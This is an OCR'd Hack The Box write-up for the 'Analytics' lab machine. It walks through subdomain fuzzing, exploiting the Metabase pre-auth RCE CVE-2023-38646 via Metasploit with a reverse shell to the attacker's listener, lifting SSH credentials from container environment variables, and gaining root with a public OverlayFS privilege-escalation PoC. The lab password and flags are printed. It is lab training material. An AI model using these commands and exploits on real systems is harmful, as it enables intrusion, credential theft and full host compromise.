
Analytics



IP: 10.129.82.20

Info Gathering

Connect to HTB

```
# Needed to modify the lab_tobor.ovpn file to get connected
vim /etc/openvpn/client/lab_tobor.ovpn
# Added below lines to top of file
tls-cipher "DEFAULT:@SECLEVEL=0"
allow-compression yes
```

Initial Setup

```
# Make directory to save files
mkdir ~/HTB/Boxes/Analytics
cd ~/HTB/Boxes/Analytics

# Open a tmux session
tmux new -s HTB

# Start logging session
(Prefix-Key) CTRL + b, SHIFT + P

# Connect to OpenVPN
openvpn /etc/openvpn/client/lab_tobor.ovpn

# Create Metasploit Workspace
msfconsole
workspace -a Analytics
workspace Analytics
set -g WORKSPACE Analytics
set -g RHOST 10.129.82.20
set -g RHOSTS 10.129.82.20
set -g SRVHOST 10.10.14.58
set -g LHOST 10.10.14.58
set -g SRVPORT 9000
set -g LPORT 1337
```

Enumeration

```
# Add enumeration info into workspace
db_nmap -sC -sV -O -A 10.129.82.20 -oN analytics.nmap
```

Hosts

```
Hosts
=====

address       mac  name  os_name  os_flavor  os_sp  purpose  info  comments
-------       ---  ----  -------  ---------  -----  -------  ----  --------
10.129.82.20             Linux              2.6.X  server
```

Services


```
Services
========

host          port  proto  name  state  info
----          ----  -----  ----  -----  ----
10.129.82.20  22    tcp    ssh   open   OpenSSH 8.9p1 Ubuntu 3ubuntu0.4 Ubuntu Linux; protocol 2.0
10.129.82.20  80    tcp    http  open   nginx 1.18.0 Ubuntu
```

Gaining Access

After visiting http://10.129.82.20 I was redirected to analytical.htb
I added that to my /etc/hosts file and visited the page again.
This displayed the site

SCREENSHOT EVIDENCE



While inspecting the source code of the HTTP site I discovered a subdomain data.anyltical.htb that points to a login page

SCREENSHOT EVIDENCE

```
<!-- header section start -->
<div class="header_section">
    <nav class="navbar navbar-expand-lg navbar-light bg-light">
        <a class="logo" href="#"></a>
        <button class="navbar-toggler" type="button" data-toggle="collapse" data-targ
        <span class="navbar-toggler-icon"></span>
        </button>
        <div class="collapse navbar-collapse" id="navbarNavAltMarkup">
          <div class="navbar-nav">
              <a class="nav-item nav-link active" href="#">Home</a>
              <a class="nav-item nav-link" href="#about">About</a>
              <a class="nav-item nav-link" href="#team">Team</a>
              <a class="nav-item nav-link" href="#services">Services</a>
              <a class="nav-item nav-link" href="#contact">Contact</a>
          <a class="nav-item nav-link" href="http://data.analytical.htb">Login</a>
```

I fuzzed for more common subdomains but only was able to confirm the existence of data.anayltical.htb

```
# Command Used to Enumerate SubDomains
ffuf -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-5000.txt -H 'Host: FUZZ.analytical.htb' -u
http://analytical.htb/ --fw=4
```

SCREENSHOT EVIDENCE

```
┌──(root㉿kali)-[~/HTB/Boxes/Analytics]
└─# ffuf -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-5000.tx

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://analytical.htb/
 :: Wordlist         : FUZZ: /usr/share/seclists/Discovery/DNS/subdomains-to
 :: Header           : Host: FUZZ.analytical.htb
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
 :: Filter           : Response words: 4
________________________________________________

data                    [Status: 200, Size: 77858, Words: 3574, Lines: 28, D
:: Progress: [4989/4989] :: Job [1/1] :: 519 req/sec :: Duration: [0:00:09]
```

I added data.anayltical.htb to my /etc/hosts file and was able to view the login page for Metabase

SCREENSHOT EVIDENCE

In a Google search for “MetaBase exploit" I came across CVE-2023-38646 which is a Pre-Auth RCE
REFERENCE: https://blog.assetnote.io/2023/07/22/pre-auth-rce-metabase/

I searched Metasploit and found a module for the exploit

```
# Found exploit in Metasploit
search metabase
```

SCREENSHOT EVIDENCE

```
msf6 exploit(multi/handler) > search metabase

Matching Modules
================

   #  Name                                          Disclosure Date  Rank       Check  Description
   -  ----                                          ---------------  ----       -----  -----------
   0  exploit/linux/http/metabase_setup_token_rce   2023-07-22       excellent  Yes    Metabase Setup Token RCE
```

I then set the values and used the exploit to successfully establish a shell connection

```
# Netcat way
nc -lvnp 1337

# Metasploit Way
use mutli/handler
set -g WORKSPACE Analytics
set -g RHOSTS 10.129.82.20
set RPORT 80
set TARGETURI /
set SSL false
set -g LHOST 10.10.14.58
set -g LPORT 1337
set VHOST data.analytical.htb
run
```

SCREENSHOT EVIDENCE

```
msf6 exploit(linux/http/metabase_setup_token_rce) > run

[*] Started reverse TCP handler on 10.10.14.58:1337
[*] Running automatic check ("set AutoCheck false" to disable)
[+] The target appears to be vulnerable. Version Detected: 0.46.6
[+] Found setup token: 249fa03d-fd94-4d5b-b94f-b4ebf3df681f
[*] Sending exploit (may take a few seconds)
[*] Command shell session 1 opened (10.10.14.58:1337 → 10.129.82.20:39488) at

python3 -c 'import pty;pty.spawn("/bin/bash")'
sh: python3: not found
whoami
metabase
hostname
818cca8bee73
hostname -I
hostname: unrecognized option: I
BusyBox v1.36.1 (2023-06-02 00:42:02 UTC) multi-call binary.

Usage: hostname [-sidf] [HOSTNAME | -F FILE]
```

By the hostname and missing commands I can tell I am in either a restricted shell or more likely a docker container
I enumerated the pwd and found a .dockerenv file suggesting this is a docker container

```
# Enumerate pwd
ls -la
```


SCREENSHOT EVIDENCE

```
ls -la
total 92
drwxr-xr-x    1 root     root          4096 Nov  4 16:04 .
drwxr-xr-x    1 root     root          4096 Nov  4 16:04 ..
-rwxr-xr-x    1 root     root             0 Nov  4 16:04 .dockerenv
drwxr-xr-x    1 root     root          4096 Jun 29 20:40 app
drwxr-xr-x    1 root     root          4096 Jun 29 20:39 bin
drwxr-xr-x    5 root     root           340 Nov  4 16:04 dev
drwxr-xr-x    1 root     root          4096 Nov  4 16:04 etc
```

I enumerated the environment variables to see my PATH variable and found a password variable stored in META_PASS and a username in META_USER

```
# View all environment variables
env
```

SCREENSHOT EVIDENCE



USER: metalytics
PASS: An4lytics_ds20223#

I was able to use these credentials to SSH into the target

```
# OpenSSH Way
ssh metalytics@anayltical.htb

# Metasploit way
use auxiliary/scanner/ssh/ssh_login
set RHOSTS 10.129.82.20
set USERNAME metalytics
set PASSWORD An4lytics_ds20223#
```

SCREENSHOT EVIDENCE

```
msf6 auxiliary(scanner/ssh/ssh_login) > run

[*] 10.129.82.20:22 - Starting bruteforce
[+] 10.129.82.20:22 - Success: 'metalytics:An4lytics_ds20223#' 'uid=1000(metalytics) gid=1000(
2.04.2-Ubuntu SMP PREEMPT_DYNAMIC Wed Jun 28 09:55:23 UTC 2 x86_64 x86_64 x86_64 GNU/Linux '
[*] SSH session 2 opened (10.10.14.58:36137 → 10.129.82.20:22) at 2023-11-04 13:00:54 -0400
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

```
msf6 auxiliary(scanner/ssh/ssh_login) > sessions

Active sessions
===============

  Id  Name  Type            Information  Connection
  --  ----  ----            -----------  ----------
  1         shell cmd/unix               10.10.14.58:1337 → 10.129.82.20:39488 (10.129.82.20)
  2         shell linux     SSH root @   10.10.14.58:36137 → 10.129.82.20:22 (10.129.82.20)
```

I was then able to read the user flag

```
# Read user flag
cat ~/user.txt
#RESULTS
112daba33d54a9a9a0c76a536bb1209d
```

SCREENSHOT EVIDENCE

```
metalytics@analytics:~$ id
id
uid=1000(metalytics) gid=1000(metalytics) groups=1000(metalytics)
metalytics@analytics:~$ hostname
hostname
analytics
metalytics@analytics:~$ hostname -I
hostname -I
10.129.82.20 172.17.0.1 dead:beef::250:56ff:feb0:bdf
metalytics@analytics:~$ cat ~/user.txt
cat ~/user.txt
112daba33d54a9a9a0c76a536bb1209d
metalytics@analytics:~$
[Analytics0:openvpn  1:msf* 2:bash-
```

USER FLAG: 112daba33d54a9a9a0c76a536bb1209d

PrivEsc

In my post enumeration we find that the Ubunutu version being run is vulnerable to a privesc exploit

```
# Verify OS version information
lsb_release -a

# Return as much kernel info as possible
uname -a ; lsb_release -a; cat /proc/version /etc/issue /etc/*-release; hostnamectl | grep Kernel
```

SCREENSHOT EVIDENCE

```
metalytics@analytics:~$ uname -a ; lsb_release -a; cat /proc/version /etc/issue /etc/*-r
<etc/issue /etc/*-release; hostnamectl | grep Kernel
Linux analytics 6.2.0-25-generic #25~22.04.2-Ubuntu SMP PREEMPT_DYNAMIC Wed Jun 28 09:55
No LSB modules are available.
Distributor ID: Ubuntu
Description:    Ubuntu 22.04.3 LTS
Release:        22.04
Codename:       jammy
Linux version 6.2.0-25-generic (buildd@lcy02-amd64-044) (x86_64-linux-gnu-gcc-11 (Ubuntu
04.2-Ubuntu SMP PREEMPT_DYNAMIC Wed Jun 28 09:55:23 UTC 2
Ubuntu 22.04.3 LTS \n \l

DISTRIB_ID=Ubuntu
DISTRIB_RELEASE=22.04
DISTRIB_CODENAME=jammy
DISTRIB_DESCRIPTION="Ubuntu 22.04.3 LTS"
PRETTY_NAME="Ubuntu 22.04.3 LTS"
NAME="Ubuntu"
VERSION_ID="22.04"
VERSION="22.04.3 LTS (Jammy Jellyfish)"
VERSION_CODENAME=jammy
ID=ubuntu
ID_LIKE=debian
HOME_URL="https://www.ubuntu.com/"
SUPPORT_URL="https://help.ubuntu.com/"
BUG_REPORT_URL="https://bugs.launchpad.net/ubuntu/"
PRIVACY_POLICY_URL="https://www.ubuntu.com/legal/terms-and-policies/privacy-policy"
UBUNTU_CODENAME=jammy
          Kernel: Linux 6.2.0-25-generic
metalytics@analytics:~$
[Analytics0:openvpn  1:msf* 2:bash-
```

I could not find a valid exploit in ExploitDB. The search returned results but the versions were not right in the PoC

```
# Search exploitdb for known exploirts
searchsploit linux kernel 6.2.0-25
searchsploit -x linux/local/41886.c
```

SCREENSHOT EVIDENCE (NOT VALID EXPLOIT)


```
┌──(root㉿kali)-[~/HTB/Boxes/Analytics/CVE-2023-2640-CVE-2023-32629]
└─# searchsploit linux kernel 6.2.0-25
 Exploit Title                                             |  Path
Linux Kernel 2.4/2.6 (RedHat Linux 9 / Fedora Core 4 < 11 /  | linux/local/9479.c
Linux Kernel 4.8.0 UDEV < 232 - Local Privilege Escalation   | linux/local/41886.c
Shellcodes: No Results
```

```
/*
# Title: Linux Kernel 4.8.0 udev 232 - Privilege Escalation
# Author: Nassim Asrir
# Researcher at: Henceforth
# Author contact: wassline@gmail.com || https://www.linkedin.com/
# The full Research: https://www.facebook.com/asrirnassim/
# CVE: CVE-2017-7874
```

I checked Ubuntu's release notes search and discovered
Ubuntu Search Tool: https://ubuntu.com/security/notices


I ran a search for Release Ubuntu 22.04 LTS and filtered for Linux Securiy Noticies (LSN)
LINK TO SEARCH RESULTS: https://ubuntu.com/security/notices?order=newest&release=jammy&details=LSN

SCREENSHOT EVIDENCE



I discovered a Privilege Escalation method in LSN-00097-1
REFERENCE: https://ubuntu.com/security/notices/LSN-0097-1

SCREENSHOT EVIDENCE



REFERENCE: https://ubuntu.com/security/CVE-2023-32629

I searched for a PoC on GitHub for CVE-2023-32629 and found one
REFERENCE: https://github.com/g1vi/CVE-2023-2640-CVE-2023-32629


```
# Download exploit to attack machine
git clone https://github.com/g1vi/CVE-2023-2640-CVE-2023-32629.git
cd CVE-2023-2640-CVE-2023-32629/
```

I did the following to create the exploit on the target machine

```
# Upgrade SSH session to a Meterpreter session
sessions -u 2

# Enter session
sessions -i 2
```


SCREENSHOT EVIDENCE



Upload the exploit.sh file to the target

```
# Meterpreter command to upload file
upload ~/HTB/Boxes/Analytics/CVE-2023-2640-CVE-2023-32629/exploit.sh /tmp/exploit.sh
```

SCREENSHOT EVIDENCE



I then ran the exploit to gain root privileges

```
# Meterpeter enter shell command
shell

# Create a pty
python3 -c 'import pty;pty.spawn("/bin/bash")'
chmod +x /tmp/exploit.sh
/tmp/exploit.sh
```

SCREENSHOT EVIDENCE

```
meterpreter > shell
Process 467303 created.
Channel 3 created.
python3 -c 'import pty;pty.spawn("/bin/bash")'
metalytics@analytics:~$ cd /tmp
cd /tmp
metalytics@analytics:/tmp$ ls
ls
exploit.sh
systemd-private-cce8b3a3a10749db85ff5ee3e28133d6-ModemManage
systemd-private-cce8b3a3a10749db85ff5ee3e28133d6-systemd-log
systemd-private-cce8b3a3a10749db85ff5ee3e28133d6-systemd-res
systemd-private-cce8b3a3a10749db85ff5ee3e28133d6-systemd-tim
vmware-root_431-1857883217
metalytics@analytics:/tmp$ chmod +x /tmp/exploit.sh
chmod +x /tmp/exploit.sh
metalytics@analytics:/tmp$ /tmp/exploit.sh
/tmp/exploit.sh
[+] You should be root now
[+] Type 'exit' to finish and leave the house cleaned
root@analytics:/tmp# id
id
uid=0(root) gid=1000(metalytics) groups=1000(metalytics)
root@analytics:/tmp# hostname
hostname
analytics
root@analytics:/tmp# hostname -I
hostname -I
10.129.82.20 172.17.0.1 dead:beef::250:56ff:feb0:bdf
root@analytics:/tmp# cat ~/root.txt
cat ~/root.txt
cat: /home/metalytics/root.txt: No such file or directory
root@analytics:/tmp# cat /root/root.txt
cat /root/root.txt
6e2a6a200c6eb36e28ee81bd071e3576
root@analytics:/tmp#
[Analytics0:openvpn  1:msf*  2:bash-
```

We are now able to grab the root flag

```
# Read the root flag
cat /root/root.txt

#RESULTS
6e2a6a200c6eb36e28ee81bd071e3576
```

ROOT FLAG: 6e2a6a200c6eb36e28ee81bd071e3576